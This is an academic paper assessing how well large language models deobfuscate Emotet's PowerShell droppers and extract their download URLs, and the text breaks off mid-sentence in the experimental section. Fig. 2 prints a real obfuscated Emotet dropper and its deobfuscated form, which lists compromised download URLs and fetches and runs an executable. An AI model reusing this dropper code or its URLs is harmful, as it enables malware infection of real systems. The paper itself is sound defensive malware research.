Expert Systems With Applications 256 (2024) 124912

Contents lists available at ScienceDirect

Expert Systems With Applications

journal homepage: www.elsevier.com/locate/eswa

Assessing LLMs in malicious code deobfuscation of real-world malware campaigns

Constantinos Patsakis [a,b,*], Fran Casino [c,b], Nikolaos Lykousas [d]

[a] *Department of Informatics, University of Piraeus, Karaoli & Dimitriou str. 80, Piraeus 18534, Greece*
[b] *Information Management Systems Institute, Athena Research Centre, Artemidos 6, Marousi 15125, Greece*
[c] *Department of Computer Engineering and Mathematics, Universitat Rovira i Virgili, Spain*
[d] *Data Centric, Romania*

ARTICLE INFO

Keywords:
Malware analysis
Code deobfuscation
Large language models
Cybersecurity

ABSTRACT

The integration of large language models (LLMs) into various cybersecurity pipelines has become increasingly prevalent, enabling the automation of numerous manual tasks and often surpassing human performance. Recognising this potential, cybersecurity researchers and practitioners are actively investigating the application of LLMs to process vast volumes of heterogeneous data for anomaly detection, potential bypass identification, attack mitigation, and fraud prevention. Moreover, LLMs' advanced capabilities in generating functional code, interpreting code context, and code summarisation present significant opportunities for reverse engineering and malware deobfuscation.

In this work, we comprehensively examine the deobfuscation capabilities of state-of-the-art LLMs. Specifically, we conducted a detailed evaluation of four prominent LLMs using real-world malicious scripts from the notorious Emotet malware campaign. Our findings reveal that while current LLMs are not yet perfectly accurate, they demonstrate substantial potential in efficiently deobfuscating payloads. This study highlights the importance of fine-tuning LLMs for specialised tasks, suggesting that such optimisation could pave the way for future AI-powered threat intelligence pipelines to combat obfuscated malware. Our contributions include a thorough analysis of LLM performance in malware deobfuscation, identifying strengths and limitations, and discussing the potential for integrating LLMs into cybersecurity frameworks for enhanced threat detection and mitigation. Our experiments illustrate that LLMs can automatically and accurately extract the necessary indicators of compromise from a real-world campaign with an accuracy of 69.56% and 88.78% for the URLs and the corresponding domains of the droppers, respectively.

1. Introduction

While artificial intelligence (AI) and machine learning have long been cornerstones of computer science, it is only in recent years that we have fully harnessed their capabilities and translated them into practical applications, realising their true potential. This remarkable transformation cannot be solely attributed to the field's maturity but rather a convergence of several enabling factors. One pivotal factor is the exponential growth of data generation, which has yielded vast datasets indispensable for training more sophisticated models. This abundance of data enables AI systems to learn and improve from a broader range and wider diversity of examples, leading to improved performance and generalisability. Simultaneously, significant advancements in computational power, particularly through the advent of Graphics Processing Units (GPUs) and specialised hardware like Tensor Processing Units (TPUs), have dramatically reduced the time and resources needed to process complex algorithms and large datasets. This technological leap has made AI research more feasible and widespread, allowing researchers to experiment with more ambitious models and apply them to a broader spectrum of problems. Furthermore, the maturation and accessibility of machine learning frameworks and libraries have democratised AI, empowering a wider community of researchers, developers, and businesses to innovate and apply these transformative technologies across many domains. As a result, this technological democratisation has accelerated the adoption of AI, fostering a virtuous cycle of innovation, application, and investment, driving the rapid growth and evolution of machine learning and AI technologies.

In the last decade, machines have proved their capabilities compared with humans (*e.g.*, by achieving human parity in several contexts (Dupoux, 2018; Mosqueira-Rey, Hernández-Pereira, Alonso-Ríos,

* Corresponding author at: Department of Informatics, University of Piraeus, Karaoli & Dimitriou str. 80, Piraeus 18534, Greece.
E-mail addresses: kpatsak@unipi.gr (C. Patsakis), franciscojose.casino@urv.cat (F. Casino), nlykousas@data-centric.eu (N. Lykousas).

https://doi.org/10.1016/j.eswa.2024.124912
Received 30 April 2024; Received in revised form 17 July 2024; Accepted 25 July 2024
Available online 31 July 2024

Bobes-Bascarán, & Fernández-Leal, 2023), and by being capable of processing vast amounts of data). Undeniably, the recent advent of Large Language Models (LLMs) such as Generative Pre-trained Transformer (GPT) (Radford, Narasimhan, Salimans, Sutskever, et al., 2018), Bidirectional Encoder Representations from Transformers (BERT) (Devlin, Chang, Lee, & Toutanova, 2019), and others has marked a massive milestone in AI and machine learning, fundamentally transforming how machines process, comprehend, and generate human language. LLMs have elevated Natural Language Processing (NLP) capabilities, enabling more refined and context-aware text interpretations and producing coherent and contextually relevant responses, leveraging human–computer interactions. Enriched human–computer interactions are evolving at an unprecedented pace, enabling AI systems that can become self-aware (Andrade & Torres, 2018) and learn from past experiences by using direct human inputs (*i.e.* human-in-the-loop) (Mosqueira-Rey et al., 2023).

Such advancement has broadened the applicability of AI across a spectrum of domains, encompassing translation, content creation, conversational agents, and more, paving the way for more natural and efficient human–computer interactions. Furthermore, LLMs have fuelled research into delving deeper into the intricacies of language representation and generation, pushing the boundaries of what is possible in machine comprehension and creativity. The scalability of these models allows them to continuously learn from an extensive array of sources, constantly improving and adapting to new information and contexts (Huang, Zheng, Shang, & Xue, 2023). This has not only led to the development of more powerful and versatile AI systems but has also ignited discussions about ethical considerations, potential biases, and the future impact of AI on society (Zhao et al., 2024). In essence, the introduction of LLMs represents a transformative leap in the AI and machine learning landscape, significantly expanding both the potential applications and the social implications of these technologies (Khodabandehloo, Riboni, & Alimohammadi, 2021; Mozes, He, Kleinberg, & Griffin, 2023).

Given their advanced capabilities in generating code (Fu, Tantithamthavorn, Nguyen, & Le, 2023; Guo et al., 2024; Khare, Dutta, Li, Solko-Breslin, Alur, & Naik, 2023; Sharma et al., 2024), interpreting the underlying functionality, and summarising it, it is natural to ponder whether they can be used for malware analysis in the case of reverse engineering malware. The reason is that modern malware is mostly packed to evade antivirus detection, bypass static signatures, and hinder its analysis by hiding the malicious payload (Muralidharan, Cohen, Gerson, & Nissim, 2022; Roundy & Miller, 2013; Wong et al., 2021). Additionally, using obfuscators introduces several challenges to automated static analysis. For instance, variables in the obfuscated code are randomly named, and the added dead code contains random variables and strings. Nevertheless, malware authors may use domain generation algorithms to resolve the Command and Control (C2) server (Casino, Lykousas, Homoliak, Patsakis, & Hernandez-Castro, 2021). Therefore, a generic automated deobfuscator must interpret the code to prune the added noise and distinguish whether a random-looking string is, *e.g.*, a domain or just a distraction.

Malware analysts must combat these and other anti-analysis measures by reverse engineering malware. During this process, the analyst must convert the code from a binary into a human-readable form or extract the executable code from, *e.g.*, a malicious document and analyse it. In both cases, the code would be obfuscated. There are already modules for primary reverse engineering tools like `Ida`[1] and `Ghidra`[2] to communicate with GPT to explain functions and reduce manual effort in their analysis. From this, malware analysts can create static and dynamic rules to detect the stains of the given sample and extract Indicators of Compromise (IOCs). It could also require further dynamic analysis with debuggers, execution in a sandbox, etc. These IOCs are essential for threat hunting and can facilitate takedowns and attribution. Nevertheless, the rules and extraction methods are heavily dependent on the sample. Note that although some generic deobfuscators can simplify this task a lot (You, Kim, Cho, & Han, 2021) by removing useless code, renaming variables, and reordering code, automated extraction is challenging as they do not evaluate or understand code. As a result, when malware authors change their codebase and tools during a malware campaign, they render detection rules (*e.g.*, `Yara` rules[3]), unpackers, extraction mechanisms, and `CyberChef`[4] recipes useless.

It is evident that the above requires a lot of manual effort; hence, every possible automation would be beneficial to the cybersecurity community. Nevertheless, this is an arms race between malware authors and defenders, where the former tries to bypass the established security mechanisms. Given the prevalence of obfuscation in modern malware and the quick changes, malware authors make in their code and toolkits to adapt to the new detection rules, robust and adaptive deobfuscation methods are imperative. It is clear that current methods where deobfuscation methods are tailored for specific obfuscators and versions leave defenders one step behind. Yet, the versatility of LLMs, their performance in code-related tasks, and their ease of use in pipelines make them an excellent candidate for generic code deobfuscation. They can provide a versatile solution to address these shortcomings and facilitate the extraction of actionable threat intelligence from malware and other malicious scripts, *e.g.*, webshells. LLMs could reinforce existing pipelines to extract the necessary intelligence, *e.g.*, C2 servers from the configurations when existing methods fail because they are very specific and rigid.

Contribution: The core research question of this work is to assess to what extent modern LLMs can facilitate code deobfuscation tasks in automated threat intelligence pipelines. We explore the capacity of state-of-the-art LLMs in a realistic, well-defined, focused task related to malware analysis: deobfuscating malicious PowerShell scripts. While more constrained than deobfuscating a binary, it is more suitable for the maturity and input size of modern LLMs, easier to scale, and allows a fair and transparent comparison with ground truth. The latter also provides the means to extract important insights about LLMs' current state, applicability, and efficacy in such tasks, fostering advancement in the field. Thus, our work systematically and practically explores how LLMs can be used to automate cyber threat intelligence pipelines, focusing on intelligence from malware samples.

Moreover, the deobfuscation is performed in data from a real-world malware campaign, namely Emotet, which at that time was characterised by Europol as *"the most dangerous malware"* (Europol, 2021). Our results show that even without specific training, the results are very promising, so using LLMs for such tasks is expected to be very broad in the upcoming years. To the best of our knowledge, this is the first work to use LLMs systematically with a large and real-world dataset to deobfuscate malicious scripts and showcase how they can be used in cyber threat intelligence pipelines.

Organisation of this work: The rest of this work is structured as follows. In Section 3, we present the related work, and in Section 5, we detail our experimental setup and our reference dataset. Next, in Section 6, we present the results of our experiments. Based on the above, in Section 7.1, we propose an augmented cyber threat intelligence pipeline for deobfuscating malicious payloads. Finally, the article concludes by summarising our findings and discussing ideas for future work.

1 https://github.com/JusticeRage/Gepetto
2 https://github.com/evyatar9/GptHidra
3 https://virustotal.github.io/yara/
4 https://gchq.github.io/CyberChef/




Fig. 1. The modus operandi of Emotet.

2. Background

Emotet is a notorious group that operates under the malware as a service model (Patsakis, Arroyo, & Casino, 2024). The group conducts a spamming email campaign that delivers malware (malspam) to distribute malicious Microsoft Office documents that act as droppers to download and execute the binary of the malware (Glass, 2022). Thus, the trojanised MS Office document uses VBA to download an executable from a set of predetermined URLs, usually compromised WordPress webpages, and then executes it. To achieve this, they use Living Off The Land Binaries, Scripts and Libraries (LOLBAS) (Koutsokostas et al., 2022). Practically, Microsoft, in its operating systems has integrated an additional measure for executable files, to execute a file the user has to provide direct consent through the graphic interface. The response can be stored and reused in future sessions to avoid friction and user fatigue. However, this does not apply to executables that Microsoft has digitally signed. Thus, tools and programs that bear its signature, *e.g.*, `Regsvr32.exe` and `Winword.exe`, may launch any program without the user's consent or notification. Malware like Emotet exploit LOLBAS to download and execute malicious payloads, so everything is performed in the background. These files come with each Windows installation or are shipped with the installation of Microsoft Office, Visual Studio, etc.

The modus operandi of Emotet is illustrated in Fig. 1. Once the host is infected with Emotet, Emotet will try to discover sensitive information, *e.g.* credentials, find other hosts on the network, make email hijacking to infect other victims' connections, and connect the host to the botnet. Then, Emotet typically executes another malware, *e.g.*, Qakbot, Dridex, Ryuk, or TrickBot, as part of the malware as a service scheme. Therefore, Emotet capitalises on its botnet by getting a share of the ransom or sharing the resources of the compromised hosts with other threat actors. An international effort coordinated by Europol and Eurojust disrupted Emotet at the beginning of 2021, took down its infrastructure, and later disinfected compromised hosts. However, Emotet resurrected several months afterwards and has not stopped its activity, recurrently pushing new campaigns. The modus operandi remains more or less the same, but the droppers have been extended, as beyond MS Word, there are Excel and OneNote files, too.

To make things even more complex, the dropper uses an obfuscated PowerShell encoded in base64. Fig. 2 illustrates a sample of obfuscated and deobfuscated PowerShell scripts. As observed, beyond breaking many strings into shorter ones, all variables have random names, and there are several string replacements and unused variables.

3. Related work

3.1. Malware analysis and countermeasures

Malware analysis can be classified into static and dynamic analysis based on whether the malware is executed. As a result, in static analysis (Han et al., 2019), the goal is to extract as many artefacts from the file as possible to classify it (benign/malicious), determine the malware family (multiclass classification), and determine its functionality. To achieve this, one may use byte streams, imported libraries and used functions, or even byte-level similarity. On the other hand, the malware analyst may execute the file in a sandbox, bare metal, or even use emulation and symbolic execution to record what the file under investigation does, *e.g.*, network connections, file-system and registry changes, and memory dumps (Or-Meir, Nissim, Elovici, & Rokach, 2019; Sihwail, Omar, & Ariffin, 2018).

The above is well-known to malware authors who try to evade detections or at least impede the work of malware analysts (Afianian, Niksefat, Sadeghiyan, & Baptiste, 2019; Moser, Kruegel, & Kirda, 2007). The first countermeasures target static analysis, which is the most cheap countermeasure in terms of resources. Therefore, malware tries to hide the underlying functionality and break the byte-level patterns. This is currently achieved by packers, obfuscators, and cryptors.

Packers are software tools that compress or *pack* an executable file (Sun et al., 2020). This compression is not only for reducing size but also for obfuscating the code. When packed, the executable's original code and data are transformed into a compressed format and then appended with a decompression stub, a small piece of code responsible for unpacking or decompressing the executable in memory when it is executed, so actual code is not revealed until executed. The latter hinders static analysis, which entails examining the malware without running it (Gibert, Mateu, & Planes, 2020). Packers are not inherently malicious; legitimate software often uses them to reduce the size of executables and protect intellectual property (Reasonlabs, 2024). However, in a malware context, packers are used to hide malicious code from antimalware scanners, which often struggle to analyse the packed content effectively. Some packers also provide additional features like anti-debugging, anti-emulation, and anti-virtualisation to further hinder malware analysts' work (Vouvoutsis, Casino, & Patsakis, 2022).

Cryptors, on the other hand, take obfuscation further by encrypting the executable's content, not just compressing it. They encrypt the malware's code and data, rendering it unreadable to humans and antivirus

```
$jCFVPb =[TYPe]("{2}{3}{1}{5}{4}{0}" -F'Y','.D','sYS','tEm.Io','or','IRECT'); sEt-iteM ("VarIabl"+"E"+":W"+"Xor") ( [tYpe]("
        ↪ {2}{4}{1}{0}{6}{5}{8}{3}{7}" -F 't.Ser','TeM.nE','S','aN','Ys','In','vicepo','aGeR','Tm') ) ; $Aa2cOwl=(('J'+'c44')+'
        ↪ ik'+'h');$Uu71e21=$OsOuzdf + [char](64) + $D44dakn;$Fkzeax3=('J6'+('v_49'+'e')); ( gET-VaRIAbLe JCFVPB ).vAluE::"crEa`
        ↪ T`e`d`iRectoRy"($HOME + ((('UjmQ'+'y')+('j'+'9bw1U')+('jm'+'A5v')+'u'+'o'+('vnUj'+'m'))."re`PlacE"(('U'+'jm'),[StriNG
        ↪ ][Char]92)));$Qr_7w48=('W'+('hOf'+'5'+'ho')); $wXOr::"Se`curitYPr`ot`OC`OL" = ('T'+('ls1'+'2'));$SwwOwdd=(('SO'+'h')+(
        ↪ '6'+'tg')+'1');$WkiviOb = ('R'+('cr'+'tk')+'r');$Kn3i4zw=(('Dq'+'s')+'k'+('hl'+'f'));$Oocgyvc=(('S'+'r2q')+'22'+'7');
        ↪ $Ah5wmea=$HOME+(('L'+('osQy'+'j9b'+'w')+('1Lo'+'sA')+('5vuovnL'+'o')+'s')."R`ePlACe"(('L'+'os'),[sTrIng][char]92))+
        ↪ $WkiviOb+('.e'+'xe');$Fahw56k=('C3'+'bo'+('b8'+'t'));$Vb8kf7h=.('new-'+'ob'+'jec'+'t') NET.wEBclieNT;$Mafq5wg=(('h'+'
        ↪ tt')+('ps'+':')+'=P'+('03'+'2')+'=P'+('032p'+'aas'+'ol')+('o'+'gr')+('p.'+'co')+('m='+'P032par')+'s'+'e'+'o'+('p'+'mlo
        ↪ ')+('=P'+'03'+'25')+('=PO'+'32')+('@ht'+'t'+'p:')+('=P'+'032=PO')+('3'+'2launch'+'.ta')+'c'+('ti'+'ka')+'fa'+'ce'+'w'
        ↪ +('e'+'ar.co'+'m=')+('P'+'032w')+'p'+'-'+('co'+'nte')+'nt'+'='+('P032U'+'k='+'P')+('03'+'2@')+'h'+'t'+('tp'+'s')+(':=
        ↪ P03'+'2')+'='+'PO'+('3'+'2s')+('in'+'g')+('oho'+'tel'+'.')+('com'+'=P03')+'2'+('da'+'shb')+('oardl'+'=')+'P'+('03'+'2'
        ↪ )+('q=P032@'+'h')+('ttps:'+'=')+'P'+('032='+'P')+'03'+'2'+('w'+'w'+'w.m'+'ymath')+'l'+'a'+('bhome'+'work.co'+'m'+'=P'+
        ↪ '032wp'+'-')+('conte'+'n'+'t=P')+('032o='+'PO')+('32@'+'ht')+('tp'+'s')+(':'+'=PO')+'3'+'2='+('PO'+'32die')+('t'+'her'
        ↪ +'bsin')+('d'+'ia')+('.'+'com='+'P')+'O'+('3'+'2as')+('s'+'ets=PO'+'32')+'k8'+('oo='+'P'+'032'+'@ht')+'t'+'ps'+':='+'P
        ↪ '+('03'+'2')+('=P'+'O')+'32'+'de'+('v'+'-tech'+'.')+'eu'+('=PO'+'3'+'2d')+'e'+'mo'+('shop'+'=')+'P'+'O'+('32P'+'O='+'P
        ↪ ')+('O'+'32@https')+':'+'='+'PO'+'3'+'2'+('=PO'+'32')+('m'+'it'+'hraa.co=')+'PO'+('32'+'n')+'M'+'T'+('='+'PO')+('3'+'2
        ↪ @h')+('ttp:='+'PO')+('32=P03'+'2'+'c')+'h'+('e'+'ss-')+('pg'+'n.com=P')+'O'+('32w'+'i')+('n'+'-r')+('aid='+'P')+('O'+'
        ↪ 3216T')+('5'+'=P')+('O'+'32'))."R`eP`lAce"((('='+'PO')+'32'),'/')."sPL`It"($O98fil9 + $Uu71e21 + $Hntl9gq);$Pzcgeul=('
        ↪ C6'+'c8'+('t'+'ym'));foreach ($Odi78ep in $Mafq5wg){try{$Vb8kf7h."DoW`NloAd`FiLE"($Odi78ep, $Ah5wmea);$Z78561v=('Co'+(
        ↪ 'kq'+'l_k'));If ((&('Ge'+'t'+'-Item') $Ah5wmea)."Le`N`gTH" -ge 48813) {([wmiclass](('wi'+'n32')+('_Proce'+'s')+'s'))."
        ↪ cR`EATE"($Ah5wmea);$Q5n6m2_=('F'+('c'+'nj')+('a'+'kx'));break;$Smcjwv7=('E'+'d2'+('j6'+'od'))}}catch{}}$Dw86_0x=('Y'+(
        ↪ 'hx'+'xhx'+'c'))
```

(a) The obfuscated script.

```
$jCFVPb = [System.IO.Directory];
$WXor = [System.Net.ServicePointManager];
$jCFVPb::CreateDirectory($HOME + "\\Qyj9bw1\\A5vuovn");
$WXor::"SecurityProtocol" = "TLS12";
$Ah5wmea=$HOME + \\\\Qyj9bw1\\\\A5vuovn\\\\Rcrtkr.exe""
$Vb8kf7h= new-object net.webclient;
$Mafq5wg=("https://paasologrp.com/parseopmlo/5/@http://launch.tactikafacewear.com/wp-content/Uk/@https://singohotel.com/
        ↪ dashboardl/q/@https://www.mymathlabhomework.com/wp-content/o/@https://dietherbsindia.com/assets/k8oo/@https://dev-tech
        ↪ .eu/demoshop/PO/@https://mithraa.co/nMT/@http://chess-pgn.com/win-raid/l6T5/").split($"@");
foreach ($Odi78ep in $Mafq5wg){
    try{
        $Vb8kf7h.downloadfile($Odi78ep, $Ah5wmea);
        if ((Get-Item Ah5wmea).length -ge 48813) {
            ([wmiclass](('win32_Process'))).create($Ah5wmea);
            break;
        }
            catch{}
    }
}
```

(b) A manually deobfuscated script with dead code removed.

Fig. 2. A sample of the PowerShell payload Emotet. MD5 hash of the sample: 26d63ca2075c04107c0ab42184b86d3c.

software without the proper decryption key or algorithm (Brezinski & Ferens, 2023). Like packers, cryptors append a decryption stub to the encrypted executable. Once executed, this stub decrypts the malware in memory, allowing it to run as intended while remaining undetectable from static analysis tools. Cryptors are more sophisticated than packers and are specifically designed to evade detection by antivirus software. They can employ complex encryption algorithms and frequently change keys to avoid signature-based detection. Some advanced cryptors also use techniques like polymorphism; changing the encryption with every iteration, or metamorphism; changing the underlying code with each iteration, to create unique malware variants in each iteration, further complicating detection and analysis (Harter & Rowe, 2022). While theoretically, packers and cryptors are different, most modern packers come with some encryption scheme.

For more information on malware evasion and anti-analysis methods, the interested reader may refer to Alkhateeb, Ghorbani, and Habibi Lashkari (2024), Calvet et al. (2015), Geng et al. (2024), Gritzalis, Choo, and Patsakis (2024).

3.2. LLMs in cybersecurity

Given the contextual capability of an LLM to interpret code, they can manage and analyse extensive volumes of text data sourced from news articles, blogs, forums, and social media platforms. The latter can be used to identify emerging cybersecurity threats, vulnerabilities, and attack trends and enhance existing threat intelligence pipelines (Ferrag, Ndhlovu, Tihanyi, et al., 2023). Phishing detection and analysis has also been studied in the context of LLMs (Chrysanthou, Pantis, & Patsakis, 2024; Koide, Fukushi, Nakano, & Chiba, 2023; Roy, Thota, Naragam, & Nilizadeh, 2023). The latter, however, is an open research line that should be enhanced by considering visual elements, contextual data, and coding aspects of emails to guarantee robust analysis.

LLMs can ingest security-related data, such as traffic logs generated by various systems and applications and intrusion detection system alerts to identify malicious activity, correlate events, and assist security teams. Moreover, since the output of the tools can be interpreted, LLMs can be used for penetration testing (Deng, Liu, Mayoral-Vilches, et al., 2023). Additionally, LLMs are proficient in deciphering complex security guidelines, automating compliance checks, and producing comprehensive compliance documentation, thereby ensuring that organisations adhere to sector-specific norms. In this regard, they have been effectively utilised in developing cybersecurity frameworks (McIntosh et al., 2023). Their proficiency in composing human-like and contextually relevant text can be harnessed to create realistic security training resources, cybersecurity scenarios (Zacharis & Patsakis, 2023), descriptions of security protocols and policies, and interactive security trivia for cybersecurity awareness campaigns.

On the downside, LLMs can also be abused to leverage cybercrime campaigns. For instance, LLMs have been used to launch cyber attacks (Gupta, Akiri, Aryal, Parker, & Praharaj, 2023), facilitate malware development, and generate phishing emails (Pa Pa, Tanizaki, Kou, et al., 2023). Since LLMs can be abused for various purposes, numerous discussions have been initiated about their use, biases, training, access to resources, and compliance with legal, regulatory, and ethical standards. In this regard, Stanford's Center for Research on Foundation Models (CRFM) recently evaluated the major AI companies on their transparency (Bommasani et al., 2023). The findings revealed a troublesome gap in the AI industry's transparency, with the highest-scoring model, Meta's Llama 2, attaining 54 out of 100 according to their benchmarks.

4. Problem setting

In what follows, we assume that we have a piece of malware from which we want to extract actionable intelligence. Moreover, we assume the malware is packed to protect its malicious payload. Therefore, the goal of this research is not the detection but the extraction of the payload. Since we consider the case of cyber threat intelligence, the assumption that we already know that a file is malicious is weak since one may have many ways to know that a specific file is malicious. For instance, the file is very similar at the byte level to other known malware files (*e.g.*, using ssdeep Kornblum, 2006 and TLSH Oliver, Cheng, & Chen, 2013), the imphash of the file is known to be malicious (Mandiant, 2014), or the YARA rules have identified a packer which is known to be malicious (Li et al., 2023).

Knowing that the file is malicious, we want to extract the malicious payload to understand what the malware does. Although one may claim that this can be extracted via dynamic analysis, this is not always accurate. For instance, as in the case of Emotet, which we discuss afterwards, the malware may use multiple sites to drop the payload or have various command and control (C2) servers. To take down the malware's infrastructure and prosecute the perpetrators, one needs to collect all these domains and IPs, yet all this information is stored in the payload of the malware. The problem is that collecting this information is not straightforward, as malware authors are well aware of this. As a result, during a malware campaign, the payload, obfuscation mechanisms, and packers can change, leading to the loss of crucial information or requiring a lot of manual effort to alleviate this. In this context, we explore how LLMs can facilitate this process to identify obfuscated information and extract it in an automated way.

5. Setting up the experiment and the dataset

5.1. LLM parametrisation

LLMs allow the control of the randomness and creativity of the responses they generate through a parameter referred to as *temperature*. In our experiments, we set the temperature for each LLM to zero so that the results are focused, deterministic, with the least possible hallucinations, and allow for reproducibility. Additionally, for the local models, apart from the temperature parameter, we employed the "sensible-default" sampling parameters for Transformer-based generative LMs, as described in `llama.cpp` documentation,[5] only setting the value of `repeat_penalty` to 1.5 instead of the default value of one (disabled), to minimise the repetition of hallucinated URLs in models' outputs.

5.2. Prompt engineering

Our prompt engineering process was iterative and systematic, and the core part of the prompt (*i.e.*, User prompt) was consistent across all LLMs. The System message, on the other hand, was crafted to promote JSON-formatted responses from the models containing precisely the URLs in the obfuscated code, without text that falls out of the deobfuscation task's context. Specifically, ChatGPT offers this functionality out-of-the-box.[6] For Code Llama, we adopted the approach of Okuda and Amarasinghe (2023) to constrain the output to JSON.

Moreover, during our prompt engineering efforts, we observed an interesting behaviour. LLMs often attempted to generate Python code to perform deobfuscation tasks rather than directly perform deobfuscation. This aligns with recent research on LLM problem-solving strategies (Dutta et al., 2024), such as PAL (Gao et al., 2023) and PoT (Chen, Ma, Wang, & Cohen, 2022), highlighting the tendency of LLMs that have been trained for programming tasks or tool-augmented LLMs, to generate code or employ specialised tools for offloading complex analytical tasks (Schick, Dwivedi-Yu, Dessì, Raileanu, Lomeli, Hambro, Zettlemoyer, Cancedda, & Scialom, 2024), which would cause hallucinations otherwise. As such, this behaviour can be seen as a form of task decomposition, also described in Wei et al. (2022).

To mitigate this tendency and encourage direct deobfuscation, we started with a basic set of instructions for URL extraction from obfuscated code and iteratively refined it by analysing failure cases in a diverse set of malware samples. To this end, we added instructions to address specific obfuscation techniques (*e.g.*, string concatenation, Unicode character replacement, etc.). We repeated this process until we observed diminishing returns in performance improvement for both LLMs.

Finally, we note that the effectiveness of our final prompt may vary across the different obfuscation techniques observed in malware and can be considered as a "best-effort" approach to tackle the most prominent obfuscation cases in our study without evaluating its generalisability beyond the scope of this work. Nevertheless, these relatively simple instructions proved to be relatively effective in tackling URL extraction from more complex obfuscators like Chimera, see Section 6.

5.3. Experimental process

In general, many practitioners have used LLMs to create code summaries, declaring that they can interpret the code quite accurately. Nevertheless, interpreting code, or even messy code, is one task, but fully interpreting code that has been deliberately made to bypass checks from antimalware solutions and prevent the reader from understanding what it does is an entirely different task. Therefore, to assess the capabilities of LLMs in deobfuscating malicious code, our experiments must contain enough samples and a base truth. The objectivity and scalability of the experiments are crucially important, and each introduces different constraints. While the above could be partially addressed by using our own samples and obfuscating them, this would significantly impact the realism of the experiments. Furthermore, LLMs have specific limits on the information they can process, and unpacking a whole packed executable is beyond their capacity, not only because of the input limits but also because of the complexity of the evaluations that have to be performed. For instance, modern malware often has encrypted their payload. Yet, decrypting a string is far beyond the capacity and scope of an LLM.

The above establishes the main criteria for our experiments, namely objectivity, scale, access to ground truth, and relevance to real-world threat scenarios. To address the above challenges, we opted to use obfuscated Powershell payloads used as droppers of Emotet malware. As a result, we based our methodology on the pipeline we developed in Patsakis and Chrysanthou (2020) to analyse Emotet's malicious documents. This provided us with the necessary scale and ground truth but also relevance to an actual threat scenario that affected thousands of computer systems. The pipeline is depicted in Fig. 3. We used a Linux VM and `Viper Monkey`[7] to extract and deobfuscate the VBA code. As a result, we collected the obfuscated Powershell code that was base64 encoded. After decoding it, we parsed it with PWSH; Microsoft's implementation of Powershell for Linux systems through Python. The above environment proved very efficient and scalable, preventing leaks and bypasses. Indeed, it took one day on an Intel i7 PC with 16 GB of RAM to analyse more than 30,000 unique malicious documents.

Due to budget constraints for querying the paid APIs, we used 2,000 random obfuscated Powershell scripts and the URLs these scripts were communicating to download Emotet's binary. The functionality of these scripts is very straightforward. Practically, each script creates a file with

[5] https://github.com/ggerganov/llama.cpp/blob/master/examples/main/README.md

[6] https://platform.openai.com/docs/guides/text-generation/json-mode

[7] https://github.com/decalage2/ViperMonkey




Fig. 3. The environment used for the analysis of the malicious documents.




Fig. 4. An overview of the experimental process.

